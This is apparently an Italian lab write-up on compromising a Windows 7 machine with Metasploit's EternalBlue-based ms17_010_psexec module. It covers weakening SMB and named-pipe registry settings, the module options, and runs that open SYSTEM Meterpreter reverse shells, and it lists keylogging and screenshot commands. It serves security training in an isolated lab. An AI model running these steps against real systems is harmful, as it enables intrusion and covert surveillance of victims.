Indirizzo remoto
Protocollo
Porta locale
Porta remota
Utenti aut
Subnet locale ICMPv6 Qualsiasi Qualsiasi Qualsiasi
Qualsiasi ICMPv6 Qualsiasi Qualsiasi Qualsiasi
Subnet locale TCP Porte dinam... Qualsiasi Qualsiasi
Subnet locale TCP Porte dinam... Qualsiasi Qualsiasi
Qualsiasi TCP Porte dinam... Qualsiasi Qualsiasi
Subnet locale TCP Agente map... Qualsiasi Qualsiasi
Qualsiasi TCP Agente map... Qualsiasi Qualsiasi
Subnet locale TCP Agente map... Qualsiasi Qualsiasi
Subnet locale TCP 445 Qualsiasi Qualsiasi
Qualsiasi TCP 445 Qualsiasi Qualsiasi
Subnet locale TCP 445 Qualsiasi Qualsiasi
Subnet locale TCP 139 Qualsiasi Qualsiasi
Subnet locale TCP 139 Qualsiasi Qualsiasi
Qualsiasi TCP 139 Qualsiasi Qualsiasi
Qualsiasi TCP Qualsiasi Qualsiasi Qualsiasi
Subnet locale TCP Qualsiasi Qualsiasi Qualsiasi
Qualsiasi TCP 5357 Qualsiasi Qualsiasi
Subnet locale TCP 5357 Qualsiasi Qualsiasi
Qualsiasi TCP 5358 Qualsiasi Qualsiasi
Subnet locale TCP 5358 Qualsiasi Qualsiasi
Subnet locale UDP 3702 Qualsiasi Qualsiasi
Azioni
Regole connessioni...
Nuova regola...
Filtra per profilo
Filtra per stato
Filtra per gruppo
Visualizza
Aggiorna
Esporta elenco...
Guida
Condivisione file e ...
Disabilita regola
Taglia
Copia
Elimina
Proprietà
Guida


« Centro connessioni ... ▸ Impostazioni di condivisione avanzate
Cerca nel Pannello di controllo
ogni profilo.
Domestico o lavoro
Individuazione rete
Quando è attiva l'individuazione della rete, il computer può individuare altri computer e dispositivi di rete ed è visibile per gli altri computer nella rete. Che cos'è l'individuazione della rete
Attiva individuazione rete
Disattiva individuazione rete
Condivisione file e stampanti
Quando è attivata la condivisione dei file e delle stampanti, i file e le stampanti condivisi dal computer in uso saranno accessibili agli utenti nella rete.
Attiva condivisione file e stampanti
Disattiva condivisione file e stampanti
Condivisione cartella pubblica
Se la condivisione delle cartelle pubbliche è attiva, gli utenti della rete possono accedere ai file di tali cartelle. Che cosa sono le cartelle pubbliche
Attiva la condivisione per consentire la lettura e la scrittura dei file delle cartelle pubbliche a tutti gli utenti con accesso alla rete
Disattiva condivisione cartelle pubbliche (gli utenti che accedono al computer potranno comunque accedere alle cartelle)
Salva cambiamenti
Annulla



Dato che le Named Pipe dipendono dal servizio Server, questo deve essere attivo per fare in modo che la condivisione di file e le Named Pipe vengano gestite correttamente




Tramite comando **net share** verifichiamo che le share SMB siano attive


```
C:\Windows\system32>net share

Nome cond.   Risorsa                        Nota

-------------------------------------------------------------------------------
C$           C:\                            Condivisione predefinita
IPC$                                        IPC remoto
ADMIN$       C:\Windows                     Amministrazione remota
Users        C:\Users
Esecuzione comando riuscita.


C:\Windows\system32>
```


Controlliamo anche la configurazione dei registri di sistema di Windows per verificare che le Named Pipe di nostro interesse siano abilitate. Inizialmente l'elenco era vuoto. Dalle options dell'exploit, sembra che questo si rifaccia a un file di testo contenente una lista di Named Pipe


```
┌──(kali㉿kali)-[~]
└─$ cat /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
netlogon
lsarpc
samr
browser
atsvc
DAV RPC SERVICE
epmapper
eventlog
InitShutdown
keysvc
lsass
LSM_API_service
ntsvcs
plugplay
protected_storage
router
SapiServerPipeS-1-5-5-0-70123
scerpc
srvsvc
tapsrv
trkwks
W32TIME_ALT
wkssvc
PIPE_EVENTROOT\CIMV2SCM EVENT PROVIDER
db2remotecmd
```

Proviamo quindi a inserire, nella chiave NullSessionPipes, le pipe di nostro interesse





Editor del Registro di sistema
File Modifica Visualizza Preferiti ?
KeyIso
KSecDD
KSecPkg
ksthunk
KtmRm
LanmanServer
Aliases
AutotunedParameters
DefaultSecurity
Linkage
Parameters
ShareProviders
Shares
LanmanWorkstation
ldap
lltdio
Nome Tipo Dati
(Predefinito) REG_SZ (valore non impostato)
AdjustedNullSes... REG_DWORD 0x00000003 (3)
autodisconnect REG_DWORD 0x0000000f (15)
EnableAuthentic... REG_DWORD 0x00000001 (1)
enableforcedlog... REG_DWORD 0x00000001 (1)
enablesecuritysi... REG_DWORD 0x00000000 (0)
Guid REG_BINARY f3 ab f2 cc 8a a3 c5 48
Lmannounce REG_DWORD 0x00000000 (0)
NullSessionPipes REG_MULTI_SZ netlogon lsarpc samr
requiresecuritysi... REG_DWORD 0x00000000 (0)
restrictnullsessa... REG_DWORD 0x00000001 (1)
ServiceDll REG_EXPAND_SZ %SystemRoot%\syste
ServiceDllUnloa... REG_DWORD 0x00000001 (1)
Size REG_DWORD 0x00000001 (1)
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\LanmanServer\Parameters


Editor del Registro di sistema
File Modifica Visualizza Preferiti ?
KeyIso
KSecDD
KSecPkg
ksthunk
KtmRm
LanmanServer
Aliases
AutotunedParameters
DefaultSecurity
Linkage
Parameters
ShareProviders
Shares
LanmanWorkstation
ldap
lltdio
lltdsvc
lmhosts
Lsa
LSI_FC
LSI_SAS
LSI_SAS2
LSI_SCSI
luafv
Mcx2Svc
megasas
Nome Tipo Dati
(Predefinito) REG_SZ (valore non impostato)
AdjustedNullSes... REG_DWORD 0x00000003 (3)
autodisconnect REG_DWORD 0x0000000f (15)
EnableAuthentic... REG_DWORD 0x00000001 (1)
enableforcedlog... REG_DWORD 0x00000001 (1)
enablesecuritysi... REG_DWORD 0x00000000 (0)
Guid REG_BINARY 83 28 68 85 bf 71 db 4c 84 36 78 e9 50 22 5e aa
Lmannounce REG_DWORD 0x00000000 (0)
NullSessionPipes REG_MULTI_SZ srvsvc browser netlogon scerpc router netlogon ls.
requiresecuritysi... REG_DWORD 0x00000000 (0)
restrictnullsessa... REG_DWORD 0x00000001 (1)
ServiceDll REG_EXPAND_SZ %SystemRoot%\system32\srvsvc.dll
ServiceDllUnloa... REG_DWORD 0x00000001 (1)
Size REG_DWORD 0x00000001 (1)
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\LanmanServer\Parameters


Editor del Registro di sistema
File Modifica Visualizza Preferiti ?
KeyIso
KSecDD
Nome
Tipo
Dati
(Predefinito)
REG_SZ
(valore non impostato)
0x00000003 (3)
0x0000000f (15)
0x00000001 (1)
0x00000001 (1)
0x00000000 (0)
f3 ab f2 cc 8a a3 c5 48
0x00000000 (0)
netlogon lsarpc samr
0x00000000 (0)
0x00000001 (1)
%SystemRoot%\syste
0x00000001 (1)
0x00000001 (1)
Modifica multistringhe
Nome valore:
NullSessionPipes
Dati valore:
netlogon
lsarpc
samr
browser
atsvc
DAV RPC SERVICE
epmapper
eventlog
InitShutdown
keysvc
lsass
LSM_API_service
OK
Annulla
manServer\Parameters

Verifichiamo che le Named Pipe possano essere accessibili in modo anonimo



Ora l'exploit lancia con successo una sessione remota di Meterpreter

```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 192.168.50.102:445 - Built a write-what-where primitive...
[+] 192.168.50.102:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.50.102:445 - Selecting PowerShell target
[*] 192.168.50.102:445 - Executing the payload...
[+] 192.168.50.102:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 192.168.50.102
[*] Meterpreter session 3 opened (192.168.50.100:4444 → 192.168.50.102:49161) at 2024-09-10 02:20:18 -0400

meterpreter >
```

Metodo alternativo

Settare nome utente e password nei parametri per bypassare l'errore riguardo le Named Pipe.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set smbuser utente
smbuser => utente
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   DBGTRACE              false                                                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                               yes       How many times to try to leak transaction
   NAMEDPIPE                                                                              no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of named pipes to check
   RHOSTS                192.168.50.102                                                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass                                                                                no        The password for the specified username
   SMBUser               utente                                                           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set smbpass utente
smbpass => utente
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):
```


```
msf6 exploit(windows/smb/ms17_010_psexec) > set smbpass utente
smbpass => utente
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   DBGTRACE              false                                                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                               yes       How many times to try to leak transaction
   NAMEDPIPE                                                                              no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of named pipes to check
   RHOSTS                192.168.50.102                                                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass               utente                                                           no        The password for the specified username
   SMBUser               utente                                                           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[-] Handler failed to bind to 192.168.50.100:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 192.168.50.102:445 - Authenticating to 192.168.50.102 as user 'utente'...
[*] 192.168.50.102:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 192.168.50.102:445 - Built a write-what-where primitive...
[+] 192.168.50.102:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.50.102:445 - Selecting PowerShell target
[*] 192.168.50.102:445 - Executing the payload...
[+] 192.168.50.102:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 192.168.50.102
[*] Meterpreter session 2 opened (192.168.50.100:4444 → 192.168.50.102:49168) at 2024-09-09 15:09:13 -0400

meterpreter > help
```


1. **Ottenimento screenshot macchina target**

```
Stdapi: User interface Commands
===============================

    Command                   Description
    -------                   -----------
    enumdesktops              List all accessible desktops and window stations
    getdesktop                Get the current meterpreter desktop
    idletime                  Returns the number of seconds the remote user has been idle
    keyboard_send             Send keystrokes
    keyevent                  Send key events
    keyscan_dump              Dump the keystroke buffer
    keyscan_start             Start capturing keystrokes
    keyscan_stop              Stop capturing keystrokes
    mouse                     Send mouse events
    screenshare               Watch the remote user desktop in real time
    screenshot                Grab a screenshot of the interactive desktop
    setdesktop                Change the meterpreters current desktop
    uictl                     Control some of the user interface components
```

